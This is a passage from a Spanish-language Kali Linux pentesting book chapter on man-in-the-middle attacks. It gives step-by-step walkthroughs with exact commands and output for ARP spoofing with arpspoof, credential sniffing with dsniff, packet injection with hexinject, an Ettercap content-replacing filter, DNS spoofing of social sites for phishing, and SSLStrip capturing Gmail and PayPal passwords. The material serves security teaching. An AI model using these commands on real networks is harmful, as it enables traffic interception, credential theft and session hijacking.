- *SSLStrip*. Esta herramienta permite realizar la técnica *SSL Strip*, con la que un atacante puede realizar un MITM especial, apoyándose en *ARP Spoofing*. Este MITM especial consiste en que la conexión entre la víctima y el atacante va por protocolo no seguro HTTP, y la conexión con el servidor de verdad va con HTTPS. La víctima notará en su navegador que los sitios donde antes aparecía HTTPS ahora ya no aparecerá.

- *Ettercap*. Esta herramienta permite realizar un ataque de *ARP Spoofing*. Lo interesante es que proporciona una GUI y un sistema de filtros desarrollables por el *pentester* en función de lo que necesite.

- *Yersinia*. Esta herramienta trabaja en capa 2 y permite testear la posibilidad de saltar de VLAN. Con esta herramienta se podrá realizar ataques a *switches* y testear la viabilidad para lograr evitar las medidas de protección en las redes de éstos. *Yersinia* es compatible con los *switches* CISCO con los que por ejemplo se puede saltar de VLAN gracias al protocolo DTP, si éste se encuentra habilitado por defecto.

- *Parasite6*. Esta herramienta permite realizar un ataque MITM en redes con protocolo IPv6 mediante el uso del protocolo ICMPv6 para cambiar las "tablas de vecinos".

- *Fake_router6*. Esta herramienta permite realizar un ataque de tipo SLAAC en redes IPv6 mediante los RA, (*Router Advertisement)*. Con este tipo de aplicación un equipo puede anunciarse en la red como si fuera un *router*, por lo que otorgará dirección IP, DNS y puerta de enlace a otros equipos de la red. Con esta posibilidad es realmente sencillo realizar un ataque MITM a otros equipos de la red.

- *Evilgrade*. Este *framework* permite comprometer equipos a través de actualizaciones falsas. El *framework* necesita que antes el atacante haya realizado *ARP Spoofing*, *DNS Spoofing*, configuración de un punto de acceso *Wireless* falso, secuestro de DHCP o cualquier otra manera que permita al atacante interceptar el tráfico de la víctima. Es posible conseguir el control total de una máquina que se encuentre completamente actualizada en un test de intrusión.

- *Macchanger*. Permite cambiar la dirección MAC del adaptador físico de red.

- *DNSChef*. Esta herramienta es capaz de ejecutar un *DNS Proxy* o *fake DNS* y manipular las tramas de peticiones o respuestas del protocolo DNS. Se puede interceptar una petición DNS a un dominio y redireccionar dicho dominio a una dirección IP local donde poder analizarla, o incluso inyectar una *backdoor* aprovechando alguna vulnerabilidad del navegador. La herramienta dispone de soporte para IPv6, con lo que ayuda a comprobar la seguridad en este soporte.

Para *sniffar* o *husmear* la información que se puede consultar a través de la web existen diversas herramientas englobadas en este apartado. A continuación se detallan las más relevantes e interesantes para el *pentester*:

- *Driftnet*. Esta herramienta permite mostrar *"on the fly"* las imágenes que una víctima está visualizando en su navegación. Por debajo el atacante está realizando alguna técnica para que las imágenes pasen por él, como por ejemplo, *ARP Spoofing*.
- *DNSSpoof*. Esta herramienta permite realizar la técnica de *DNS Spoofing* sobre una víctima, siempre y cuando por debajo se esté redireccionando el tráfico de ésta por el atacante. Con esta aplicación cuando la víctima realice peticiones DNS, el atacante podrá manipular dicha información y devolver resoluciones falsas con el objetivo de falsear la dirección IP devuelta. Es un punto de inflexión para realizar *phishing* de manera sencilla gracias al servidor DNS falso.
- *Ferret*. Es un *sniffer* que captura *cookies* almacenándolas en un archivo de texto o PCAP. Se complementa con otra aplicación denominada *Hamster*, la cual se encarga de abrir en *Firefox* ese archivo y dar la posibilidad al atacante de acceder a los sitios con las *cookies* obtenidas. Hay que recordar que se necesita de un ataque *ARP Spoofing* que permita al atacante procesar el tráfico de la víctima y obtener, en este caso, las *cookies* de sesión.
- *MITMProxy*. Es un *Proxy* que permite interceptar y modificar tráfico HTTP mediante un ataque de MITM. Además, permite almacenar el tráfico HTTP e interceptar los certificados SSL generados.
- *URLSnarf*. Esta herramienta filtra las peticiones de tráfico HTTP y lo muestra por pantalla. Permite realizar un seguimiento de la navegación de la víctima y las peticiones que ésta realiza. Puede ser útil si se necesita realizar alguna acción sobre el tráfico de la víctima y visualizar rápidamente los resultados con esta herramienta, por ejemplo, cambiar *User-Agent* con *Ettercap* y visualizar las nuevas peticiones con *URLSnarf*.
- *WebMITM*. Esta herramienta permite generar certificados falsos personalizados y autofirmados, como realiza la herramienta de *Windows Cain & Abel*. El objetivo es que mediante la realización de un MITM a la víctima y *DNS Spoofing* ésta finalice realizando la petición de un sitio web al atacante y éste le proporcionará un certificado falso, el cual si la víctima acepta, cifrará la conexión con el atacante, por lo que sus credenciales quedarán a la vista de éste.

Para *sniffar* o *husmear* la información que se puede consultar en una red de datos, *Kali Linux* proporciona un listado de herramientas que se detallan a continuación:

- *Dsniff*. Esta herramienta permite *sniffar* el tráfico y filtrar credenciales de protocolos inseguros. Además, es el nombre de la *suite* que dispone de diferentes herramientas para aplicar filtros a distintas funcionalidades como por ejemplo, obtención de *cookies*, filtrado de peticiones, *mails*, imágenes, etcétera.
- *Hexinject*. Esta herramienta permite *sniffar* e inyectar en el tráfico. Esta inyección permite modificar el tráfico real por información falsa, por ejemplo la modificación del tráfico ARP,

la inclusión de información falsa en un envío de un correo electrónico, la modificación del protocolo HTTP y la información de éste, etcétera. Es una herramienta realmente interesante.

- *Mailsnarf*. Esta herramienta permite *sniffar* el correo electrónico que utiliza los puertos SMTP y POP.
- *Msgsnarf*. Esta herramienta permite *sniffar* el tráfico del chat, como por ejemplo *Messenger*.
- *Wireshark*. El analizador de tráfico por excelencia, *Wireshark* permite procesar y analizar todas las tramas de red que son capturadas en un adaptador de red. Esta herramienta permite realizar gran cantidad de ataques de red.

2. Envenenamiento de redes

Como se ha visto anteriormente *Kali Linux* proporciona un listado de aplicaciones para el envenenamiento y procesamiento de información que circula a través del adaptador de red. El principal escollo que se puede encontrar el *pentester* en el instante del envenenamiento de redes es el protocolo que éstas utilicen. Hoy en día, la inmensa mayoría de redes utilizan el protocolo IPv4, para el cual existen gran cantidad de ataques. Aunque por otro lado existe el protocolo IPv6, que es el futuro de la informática, para el cual existen también diversos ataques que afectan a la confidencialidad de los usuarios.

Ataques a IPv4

En este capítulo, más adelante, se estudiarán diversos ataques o formas de atacar la confidencialidad de los usuarios en una red IPv4. A continuación se enumeran diversas formas de ataque bajo este protocolo:

1. *ARP Spoofing*.
2. *DNS Spoofing*.
3. *SSL Strip*.
4. *SSL Sniff*.
5. *Hijacking*.
6. Ataque VPN con PPTP.
7. *DHCP Rogue*.
8. *AP Rogue*.

Ataques a IPv6

En este capítulo también se estudiarán herramientas que hacen que *Kali Linux* realice *pentesting* en redes IPv6. A continuación se enumeran una serie de ataques que pueden afectar a la confidencialidad de los usuarios en este tipo de redes:

- *Neighbor Adverticement Spoofing*.
- SLAAC.
- DHCPv6.

En resumen, *Man In The Middle* mediante la técnica de *ARP Spoofing*, es un ataque en el que el atacante crea la posibilidad de consultar, insertar o modificar información que hay en un canal entre 2 máquinas sin que ninguna de esas máquinas conozca dicha situación. En otras palabras, un usuario con malas intenciones, se colocará entre el equipo 1 y el equipo 2. Cuando el equipo 1 envíe tráfico al equipo 2, dicho tráfico pasará por el equipo del atacante en primer lugar.

El protocolo ARP tiene dos tipos de mensajes, *request* y *reply*. Un paquete *request* pregunta mediante *broadcast* a todos los elementos de la red por la dirección física que tiene una dirección IP concreta. El elemento que tenga dicha dirección IP contestará con un *ARP reply* indicando su dirección física en la cabecera. De este modo los equipos aprenden a asociar direcciones físicas a direcciones IP. Si un usuario malintencionado utilizara los *ARP reply*, para engañar y envenenar las tablas de otros elementos se podría capturar el tráfico que no es dirigido para dicho usuario malicioso.

Como ejemplo se expone la siguiente situación: un atacante utilizará una herramienta adecuada, como puede ser *ettercap* o *arpspoof*, para llevar a cabo el *ARP Spoofing*. El atacante envenenará las tablas ARP de las víctimas, enviando mensajes *arp reply* "engañando" a los objetivos. Este tipo de ataques se realiza en redes conmutadas, ya que en redes con *hubs* no es necesario, este detalle es de suma importancia.

El estado inicial de la tabla ARP de la víctima, con dirección IP 11.0.0.3, tiene el siguiente aspecto:

Dirección IP	Dirección MAC
11.0.0.1 (router)	CA:FE:CA:FE:CA:FE

El estado inicial de la tabla ARP del *router*, con dirección IP 11.0.0.1, tiene el siguiente aspecto:

Dirección IP	Dirección MAC
11.0.0.3	FA:BA:DA:FA:BA:DA

El atacante enviará un par de *arp reply*, uno a la víctima y otro al *router*, con la intención de envenenar y falsear la información anterior. Si el atacante dispone de la dirección MAC AA:BB:AA:BB:AA:BB, las tablas ARP de los elementos anteriores quedarán de la siguiente manera:

Dirección IP	Dirección MAC
11.0.0.1 (router)	AA:BB:AA:BB:AA:BB

El estado inicial de la tabla ARP del *router*, con dirección IP 11.0.0.1, tiene el siguiente aspecto:

Dirección IP	Dirección MAC
11.0.0.3	AA:BB:AA:BB:AA:BB

De esta manera todos los envíos de tráfico que realice la víctima a Internet pasarán por la máquina del atacante, capturando *cookies*, credenciales, información de navegación, y todo el tráfico no cifrado, comprometiendo la privacidad y la confidencialidad del usuario.

■ ■ ■

Algo que hay que tener en cuenta y que ha causado problemas a muchos auditores y usuarios malintencionados es el comportamiento de los dispositivos móviles frente a la técnica *ARP spoofing*. Se recomienda que se utilice una máquina física para llevar a cabo el envenenamiento, ya que se pueden sufrir problemas de funcionamiento utilizando máquinas virtuales para llevar a cabo el proceso.

Proof Of Concept: arpspoof como piedra base

En esta prueba de concepto se realizará un ataque de *ARP Spoofing* básico mediante el uso de la herramienta *arpspoof* de *Kali Linux*. Además, se mostrará el proceso completo y otro tipo de herramientas que permiten filtrar y mostrar información interesante. El escenario es el siguiente:

- La víctima tiene configurada la dirección IP 192.168.0.59.
- El atacante tiene configurado la dirección IP 192.168.0.60.
- El *router* tiene configurada la dirección IP 192.168.0.248.

El atacante necesita envenenar la tabla ARP de la víctima indicándole que la dirección física del *router* ha cambiado. Para ello se ejecutará la siguiente instrucción *arpspoof –i <interfaz red> -t <dirección IP víctima> <dirección IP router>*. En la imagen se puede visualizar como se produce el envenenamiento de la tabla ARP.

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.59 192.168.0.248
8:0:27:f4:8e:1f 8:0:27:b7:f2:8 0806 42: arp reply 192.168.0.248 is-at 8:0:27:f4:
8e:1f
8:0:27:f4:8e:1f 8:0:27:b7:f2:8 0806 42: arp reply 192.168.0.248 is-at 8:0:27:f4:
8e:1f
8:0:27:f4:8e:1f 8:0:27:b7:f2:8 0806 42: arp reply 192.168.0.248 is-at 8:0:27:f4:
8e:1f
8:0:27:f4:8e:1f 8:0:27:b7:f2:8 0806 42: arp reply 192.168.0.248 is-at 8:0:27:f4:
8e:1f
```

Imagen 08.01: Envenenamiento de la tabla ARP de la víctima.

Una vez que se ha envenenado a la víctima se puede comprobar la tabla ARP de ésta y verificar que la dirección física del *router* ha cambiado. Ahora cuando la víctima envíe tráfico hacia Internet la enviará primero al atacante y éste la enviará hacia el *router*, pero para que esto último ocurra se debe habilitar el *forwarding*, para ello se ejecuta la siguiente instrucción *echo 1 > /proc/sys/net/ipv4/ip_forwarding*. Además, para que los paquetes que llegan al *router* pasen primero por el atacante se debe ejecutar el *arpspoof* sobre el *router*.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.0.248 192.168.0.59
8:0:27:f4:8e:1f e0:91:f5:2d:33:41 0806 42: arp reply 192.168.0.59 is-at 8:0:27:f
4:8e:1f
8:0:27:f4:8e:1f e0:91:f5:2d:33:41 0806 42: arp reply 192.168.0.59 is-at 8:0:27:f
4:8e:1f
8:0:27:f4:8e:1f e0:91:f5:2d:33:41 0806 42: arp reply 192.168.0.59 is-at 8:0:27:f
4:8e:1f
```

Imagen 08.02: Envenenamiento del *router* y habilitar el reenvío de paquetes.

Para visualizar rápidamente que el tráfico de la víctima circula a través del atacante se puede utilizar la herramienta *Wireshark*. Como se puede apreciar en la imagen el tráfico de la víctima está circulando a través de la tarjeta de red del atacante.

```
322 6.8[illegible]520000  192.168.0.59   173.194.45.80   HTTP   598 GET / HTTP/1.1
323 6.830536000  192.168.0.59   173.194.45.80   HTTP   598 [TCP Retransmission]
347 7.133144000  192.168.0.59   173.194.45.95   HTTP   597 GET / HTTP/1.1
348 7.133157000  192.168.0.59   173.194.45.95   HTTP   597 [TCP Retransmission]
463 8.337676000  192.168.0.59   173.194.45.80   HTTP   676 GET /textinputassist
464 8.337705000  192.168.0.59   173.194.45.80   HTTP   676 [TCP Retransmission]
481 8.616224000  192.168.0.59   173.194.45.95   HTTP   1169 GET /csi?v=3&s=webhp
482 8.616256000  192.168.0.59   173.194.45.95   HTTP   1169 [TCP Retransmission]
789 24.860273000 192.168.0.59   173.194.45.95   HTTP   623 GET / HTTP/1.1
790 24.860311000 192.168.0.60   192.168.0.59    ICMP   590 Redirect
791 24.860334000 192.168.0.59   173.194.45.95   HTTP   623 [TCP Retransmission]
888 25.236969000 192.168.0.59   173.194.45.95   HTTP   697 GET /images/srpr/log
889 25.237002000 192.168.0.59   173.194.45.95   HTTP   697 [TCP Retransmission]

Frame 322: 598 bytes on wire (4784 bits), 598 bytes captured (4784 bits) on interface 0
Ethernet II, Src: CadmusCo_b7:f2:08 (08:00:27:b7:f2:08), Dst: CadmusCo_f4:8e:1f (08:00:27:f4:8e:1f)
Internet Protocol Version 4, Src: 192.168.0.59 (192.168.0.59), Dst: 173.194.45.80 (173.194.45.80)
Transmission Control Protocol, Src Port: dka (1263), Dst Port: http (80), Seq: 1, Ack: 1, Len: 544
Hypertext Transfer Protocol
▷ GET / HTTP/1.1\r\n
   Host: www.google.com\r\n
   User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:10.0) Gecko/20100101 Firefox/10.0\r\n
```

Imagen 08.03: Captura de tráfico de la víctima mediante *ARP Spoofing.*

En este instante cuando la víctima utilice protocolos no seguros toda la información será visualizada por el atacante, pudiendo capturar *cookies* de sesión, imágenes, ficheros, credenciales de acceso a sistemas, etcétera. *Kali Linux* proporciona una serie de aplicaciones, por ejemplo la *suite dsniff*, con la que se pueden realizar una serie de operaciones para filtrar contenidos o recuperar información interesante del flujo de datos que circulan por la tarjeta de red del atacante.

Con la herramienta *driftnet* se pueden mostrar las imágenes que la víctima está visualizando, como se puede observar en la imagen. Además, la herramienta *URLSnarf* permite conocer las peticiones URL que la víctima está realizando, el desempeño de esta herramienta hace que sea de suma utilidad.




Imagen 08.04: Ejecución de *driftnet.*

```
root@kali:~# urlsnarf
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.0.59 - - [08/Apr/2013:13:22:46 +0200] "GET http://www.google.com/ HTTP/1
.1" - - "-" "Mozilla/5.0 (Windows NT 5.1; rv:10.0) Gecko/20100101 Firefox/10.0"
192.168.0.59 - - [08/Apr/2013:13:22:46 +0200] "GET http://www.google.es/ HTTP/1.
1" - - "-" "Mozilla/5.0 (Windows NT 5.1; rv:10.0) Gecko/20100101 Firefox/10.0"
192.168.0.59 - - [08/Apr/2013:13:22:46 +0200] "GET http://www.google.es/csi?v=3&
s=webhp&action=&e=17259,18167,39523,4000116,4001569,4001947,4001959,4001975,4002
464,4002734,4003510,4003551,4003917,4004036,4004181,4004214,4004257,4004271,4004
319,4004334,4004341,4004653,4004687,4004697,4004720,4004766,4004788,4004844,4004
```

Imagen 08.05: Ejecución de *URLSnarf.*

La herramienta *dsniff* permite realizar la captura de credenciales que viajan por protocolos no seguros.

En la imagen se puede visualizar la captura de credenciales del protocolo FTP, la cual podría verse con *Wireshark*, pero con el uso de *dsniff* se evita tener que realizar la búsqueda en el fichero CAP.

```
root@kali:~# dsniff
dsniff: listening on eth0
-----------------
04/08/13 15:08:11 tcp 192.168.0.59.1055 -> 134.0.11.133.21 (ftp)
USER anonymous
PASS mozilla@example.com

-----------------
04/08/13 15:08:23 tcp 192.168.0.59.1056 -> 134.0.11.133.21 (ftp)
USER pablo
PASS 123abc.
```

Imagen 08.06: Ejecución de *dsniff.*

Por último se va a estudiar el uso de la herramienta *hexinject*. Esta interesante herramienta permite *sniffar*, e incluso modificar, los paquetes que circulan por el adaptador de red del atacante. En otras palabras permite visualizar el contenido en hexadecimal o "en crudo" y poder modificar en tiempo real dicha información.

A continuación se enumeran una serie de parámetros interesantes para el funcionamiento de *hexinject*:

Parámetro	Descripción
-s	Modo *sniffer.*
-p	Modo inyección.
-r	Modo crudo o *raw.*
-i	Interfaz de red.
-c	Número de paquetes a capturar.
-f	Filtro a aplicar.

Por ejemplo si se requiere *sniffar* el paquete y filtrar ciertos contenidos se puede utilizar la siguiente instrucción *hexinject –s –i eth0 –r | strings | grep 'Host'*. Hay que recordar que el MITM debe estar funcionando simultáneamente.

```
root@kali:~# hexinject -s -i eth0 -r | strings | grep 'Host'
Host: www.flu-project.com
Host: www.flu-project.com
Host: pagead2.googlesyndication.com
Host: pagead2.googlesyndication.com
Host: www.flu-project.com
Host: www.flu-project.com
Host: www.flu-project.com
Host: www.flu-project.com
```

Imagen 08.07: Ejecución de *hexinject* en modo *sniffer.*

Pero quizá lo más impactante de *hexinject* sea su sencillez para inyectar o reemplazar contenido en los paquetes que el atacante está interceptando. En el siguiente ejemplo se puede observar como el contenido *sniffado* modifica el paquete ARP para cambiar una petición por una respuesta. Con este ejemplo se muestra el potencial de la herramienta. La sintaxis es sencilla *hexinject –s –i eth0 –f 'arp' –c 1 | replace '06 04 00 01' '06 04 00 02' | hexinject –p –i eth0*. Para visualizarlo en pantalla no se inyecta, como se puede ver en la imagen.

```
root@kali:~# hexinject -s -i eth0 -f 'arp' -c 1 | replace '06 04 00 01' '06 04 0
0 02'
FF FF FF FF FF FF 00 15 5D 00 C9 02 08 06 00 01 08 00 06 04 00 02 00 15 5D 00 C9
 02 C0 A8 00 E6 00 00 00 00 00 00 C0 A8 00 FC 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00
```

Imagen 08.08: Inyección o modificación del contenido de un paquete

Proof Of Concept: Ettercap y los filtros

En esta prueba de concepto se utiliza *ettercap* que posibilita realizar *Man In The Middle* sobre un dispositivo de la red. *Ettercap* también permite aplicar filtros sobre la información que se recibe de la víctima, con el fin de obtener la información útil y despreciar la no relevante, o incluso con la posibilidad de modificar el contenido que se reenvía a la víctima. Estas situaciones pueden ser útiles para el *pentester* en ciertas ocasiones.

Realizar MITM con *Ettercap* es realmente sencillo si se realiza desde la interfaz gráfica. Se deben escanear los equipos de la red y elegir los dos *targets*. Una vez elegidos estos se lanza el MITM y teniendo en cuenta que se pueden preparar *filtros* previos.

A continuación se especifica un ejemplo de filtro con el que se busca reemplazar las imágenes que se solicitan:

```
if (ip.proto == TCP && tcp.src == 80) {
      replace("img src=", "img src=\"http://www.flu-project.com/logo.png\" ");
}
```

Para compilar el filtro se ejecuta la orden *etterfilter <nombre filtro> -o filtro.ef.* Después se debe cargar dicho filtro mediante la interacción con *Ettercap* en la pestaña *Filters*. Este sistema de filtros aporta una funcionalidad extra muy interesante a *Ettercap*, la cual es muy similar a fusionar las aplicaciones *arpspoof* y *hexinject.*

DNS Spoofing

Esta técnica consiste en falsear los resultados de las consultas DNS de una víctima. El objetivo de este ataque es que la resolución de nombres de dominio será falseado por el atacante y la víctima recibirá una dirección IP falsa a la que se conectará, pensando que es el dominio verdadero. Este ataque se apoya en la técnica de MITM, gracias a *ARP Spoofing* o *Rogue AP*.

El ataque puede ser local o remoto y esta diferencia sí es importante. Si el servidor DNS se encuentra en la red local o LAN, el atacante debe envenenar las tablas ARP de la víctima y del equipo que dispone del servidor DNS local. No se debe envenenar la tabla ARP del *router* ya que la petición al DNS será local. Sin embargo, si el servidor DNS es remoto, es decir, se encuentra en Internet, el envenenamiento se debe realizar entre la víctima y el *router*. Esta aclaración es importante para que el ataque tenga éxito.

Por último indicar que el objetivo del ataque será proporcionar una dirección IP falsa con la que la víctima se conectará. La dirección IP a la que se conecte, generalmente, proporcionará un *phishing* o un sitio web con un *exploit* que se lanzará sobre el equipo que realiza la petición o algún derivado de estos dos ataques expuestos.

Proof Of Concept: Controlando las resoluciones DNS

En esta prueba de concepto el atacante controlará las resoluciones de las peticiones DNS de la víctima mediante el uso de la herramienta *dnsspoof* y utilizando *arpspoof* para realizar la técnica MITM.

El escenario es el siguiente:

- Una víctima con *Microsoft Windows XP SP3* y utiliza un servidor DNS externo a la red local, por ejemplo el DNS de *Google* 8.8.8.8.
- Un atacante con *Kali Linux*.
- Atacante y víctima se encuentran en la misma LAN. El atacante interceptará las peticiones y respuestas DNS proporcionando la dirección IP que él quiera mediante la construcción de un fichero *hosts* especial.

En primer lugar el atacante realizará MITM a la víctima mediante *ARP Spoofing*. Como ya se ha estudiado anteriormente, realizar dicha operativa es algo sencillo con la herramienta *arpspoof*. Una vez el tráfico circula por el equipo del atacante, se construye un fichero *hosts* con el que se configurará la herramienta *dnsspoof*. En este fichero se especificarán las direcciones IP acordes a los nombres de dominio que se quieren *spoofear*.

El siguiente fragmento simula el fichero de texto editado:

```
192.168.0.57 *.tuenti.com
192.168.0.57 tuenti.com
192.168.0.57 *.facebook.com
192.168.0.57 facebook.com
```

Una vez creado el fichero se debe ejecutar la herramienta *dnsspoof* con la siguiente sintaxis *dnsspoof –i eth0 –f <fichero de hosts>*.

```
root@kali:~# dnsspoof -i eth0 -f hosts.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.0.57]
192.168.0.56.1055 > 8.8.8.8.53:  681+ A? estaticosak1.tuenti.com
192.168.0.56.1055 > 8.8.8.8.53:  681+ A? estaticosak1.tuenti.com
192.168.0.56.1055 > 8.8.8.8.53:  1272+ A? www.tuenti.com
192.168.0.56.1055 > 8.8.8.8.53:  1272+ A? www.tuenti.com
```

Imagen 08.09: Resolución de nombres falsa con *dnsspoof.*

Tal y como se puede apreciar, las resoluciones de la víctima al acceder al sitio web *tuenti.com* se realizan con una dirección IP falsa, que coincide con la del atacante. De esta manera tan sencilla se puede realizar un *phishing* casi perfecto, teniendo en cuenta que el sitio web es una clonación del original.

Por otro lado, la víctima puede detectar esto si al comprobar el estado de su caché descubre que la resolución de nombres de dominio hacia *tuenti* se han quedado en una dirección IP local, algo que extrañaría, y mucho, al usuario final.

```
Nombre de registro . . : secure.tuenti.com
Tipo de registro . . . : 1
Tiempo de vida . . . . : 47
 Longitud de datos  . . : 4
Sección . . . . . . . : respuesta
Un registro (host) . . : 192.168.0.57

static.tuenti.com
----------------------------------------
Nombre de registro . . : static.tuenti.com
Tipo de registro . . . : 1
Tiempo de vida . . . . : 1
 Longitud de datos  . . : 4
Sección . . . . . . . : respuesta
Un registro (host) . . : 192.168.0.57

www.stopbadware.org
----------------------------------------
Nombre de registro . . : www.stopbadware.org
Tipo de registro . . . : 5
Tiempo de vida . . . . : 285
 Longitud de datos  . . : 4
Sección . . . . . . . : respuesta
Registro CNAME . . . . : cf-ssl18624-protected-www.stopbadware.org

tuenti.com
----------------------------------------
Nombre de registro . . : tuenti.com
Tipo de registro . . . : 1
Tiempo de vida . . . . : 1
 Longitud de datos  . . : 4
Sección . . . . . . . : respuesta
Un registro (host) . . : 192.168.0.57
```

Imagen 08.10: Caché DNS manipulada apuntando a la dirección IP del atacante.

Por último comentar que se podría utilizar *webmitm* para generar un certificado autofirmado, el cual sería proporcionado a la víctima para suplantar conexiones HTTPS. El problema de esta acción es que el navegador informará de que la identidad del servidor no se corresponde con el certificado. En un entorno donde los usuarios estén acostumbrados a aceptar certificados que no pueden ser validados, no existiría problema ninguno, ya que éstos verían con buenos ojos dicha acción.

■ ■ ■

SSL Strip

En 2009 el *hacker Moxie Marlinspike* demostró e implementó cómo llevar a cabo un *hijacking* de sesión al protocolo HTTPs. Se encargó de implementar un *script* en *Python* con el que llevar a cabo dicho ataque, cuyo objetivo es el de forzar el cambio de tipo de conexión.

Mediante la realización de un MITM el atacante intercepta las peticiones que la víctima realiza. El servidor redireccionará las peticiones HTTP de la víctima a HTTPs y será en este instante cuando el atacante filtrará el HTTPs devolviendo a la víctima HTTP. Se puede realizar una instantánea del entorno de la siguiente manera:

- La conexión entre el atacante y el servidor viaja bajo HTTPs.
- La conexión que el atacante devuelve a la víctima viaja bajo HTTP.

Proof Of Concept: SSL Strip

En esta prueba de concepto se utilizará MITM junto a la técnica *SSL Strip* con el fin de engañar al usuario y presentar el contenido seguro de manera insegura. Cuando la víctima introduzca credenciales o inicie sesión, el contenido de ésta y de las credenciales serán capturadas en texto plano por el atacante.

El escenario es el siguiente:

- La víctima dispone de *Microsoft Windows XP SP3* y utiliza un navegador como *Firefox* o *Internet Explorer*.
- El atacante utiliza *Kali Linux*.
- Víctima y atacante se encuentran en la misma red local.

En primer lugar se realiza el MITM sobre la víctima con *arpspoof*. Una vez que el tráfico circula a través del atacante se debe añadir una redirección de tráfico en *iptables*. Esta redirección lo que indica es que todo el tráfico que se dirija al puerto 80 será posteriormente redirigido al 10000, o al puerto que se le indique. En el puerto 10000 se encontrará una aplicación denominada *sslstrip* que se encargará de evitar que la víctima acceda a tráfico HTTPS.

```
^Croot@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j RED
ECT --to-ports 10000
root@kali:~# ssls
sslscan   sslsniff  sslstrip
root@kali:~# ssls
sslscan   sslsniff  sslstrip
root@kali:~# ssls
sslscan   sslsniff  sslstrip
root@kali:~# sslstrip -w ssl

sslstrip 0.9 by Moxie Marlinspike running...
█
```

Imagen 08.11: Configuración de *SSL Strip*.

Una vez que se tiene configurada la aplicación se debe esperar a que la víctima acceda a recursos que en condiciones normales irían sobre HTTPS. En la imagen se pueden visualizar las pruebas que se han realizado con *gmail* o *paypal*.

```
root@kali:~# cat ssl | grep 123abc.
continue=http%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm=false&dsh=171690
4946794055703&ltmpl=default&scc=1&GALX=DEqeTuDloIY&pstMsg=1&dnConn=&checkConnect
ion=&checkedDomains=youtube&timeStmp=&secTok=&_utf8=%E2%98%83&bgresponse=%21A0II
DHXetR9gmkQtMZYhE-QUMgIAAABgUgAAAAwqAPaFI30SFohzyIb64jMPokHZNMmd7TTzofMYu4GmiaKl
0ei0P964IgEtGoTv7kN83uXV7f-QZVgvGsvLjcisdAPhsgpLWe23a7alAK8cc0HhZf0qoLebXsjDj6M_
vM3uAST5-_CWZw0o_zlksPu0IG-QvahCdgQQjBouu4zzLhbWletzdnbAwyAk1K79drf7QeHm8KRi-7vG
R2v3DcKDJIsQFhXYhxTv09iEg4TeuLb00JzL9b-uwK3_NAww6ydrV9y6YU9KOxBuMVc-N6ivq0kE4o7l
hiJoh7JQ1gxAIOlqzvGtfeBmq_g-fttzvtIF4d1OJxA7NPg&Email=kali&Passwd=123abc.&signIn
=Acceder&PersistentCookie=yes&rmShown=1
csrfModel.returnedCsrf=w8XJutIbAxnirr-7rPBwHhc9zmttW34_Ev2eINX__zX0MMgbu2J_WHILC
sq76-Xb0_LQ2g9NqgdAz1mcenJG5M9HZY0auWA7FxskR90Q-PLh6NZ5&login_email=kali%40kali.
com&login_password=123abc.&submit.x=Entrar&browser_name=Firefox&browser_version=
```

Imagen 08.12: Obtención de credenciales de sitios web que irían bajo HTTPS.

Lo único que el usuario o víctima vería es que en la barra de direcciones el protocolo que se está utilizando es HTTP y no HTTPS como sería lo normal.

Hijacking

El *hijacking* o secuestro de sesión consiste en apoderarse de la sesión iniciada por un usuario y poder utilizarla para el beneficio del atacante. Este tipo de técnicas se realiza desde protocolos de la capa de transporte hasta el de aplicación. Su vertiente más famosa es el robo de sesión en el protocolo HTTP, gracias a la interceptación de *cookies* de usuario.

Este ataque se apoya en MITM para conseguir que el tráfico circule a través del atacante, una vez que esto ese ha conseguido se filtra la información interesante como puede ser una *cookie*. El atacante se presentará ante el servidor con la *cookie* de usuario correspondiente a la víctima, por lo que podrá acceder a los recursos que ésta estaba utilizando en Internet.

IPv6

En este apartado se explican los ataques básicos en el protocolo de red IPv6. En primer lugar se hablará del ataque *neighbor advertisement spoofing* en el que mediante paquetes ICMPv6 se informa de la situación de los vecinos. Existen diferentes tipos de paquetes que son:

- *Router solicitation.*
- *Router advertisement.*
- *Neighbor solicitation.*
- *Neighbor advertisement.*
- *Redirect.*

En IPv6 no existe el protocolo ARP, por lo que como se mencionó anteriormente los equipos aprenden sobre los vecinos gracias a ICMPv6. Se puede utilizar, como se realizaba en ARP, anuncios y cambios de direcciones físicas con ICMPv6.

El ataque SLAAC tiene como objetivo engañar a un equipo que se conecta a la red. El atacante debe realizar las funcionalidades de *router* y disponer de dos interfaces, una que soporte IPv6 solamente

y otra con IPv4. Los sistemas operativos como *Microsoft Windows* o *Mac OS X*, prefieren utilizar el protocolo IPv6 en una red siempre y cuando sea posible. Además, IPv6 está pensando para configurarse al máximo, por lo que se obtendrá automáticamente información del *router* falso que el atacante ha preparado.

Proof Of Concept: Envenenando vecinos con ICMPv6

En esta prueba de concepto se realizaría un *Man In The Middle* en un canal de comunicación local donde solo existe el protocolo IPv6 para comunicarse. La idea es muy similar a como ocurría en el protocolo IPv4.

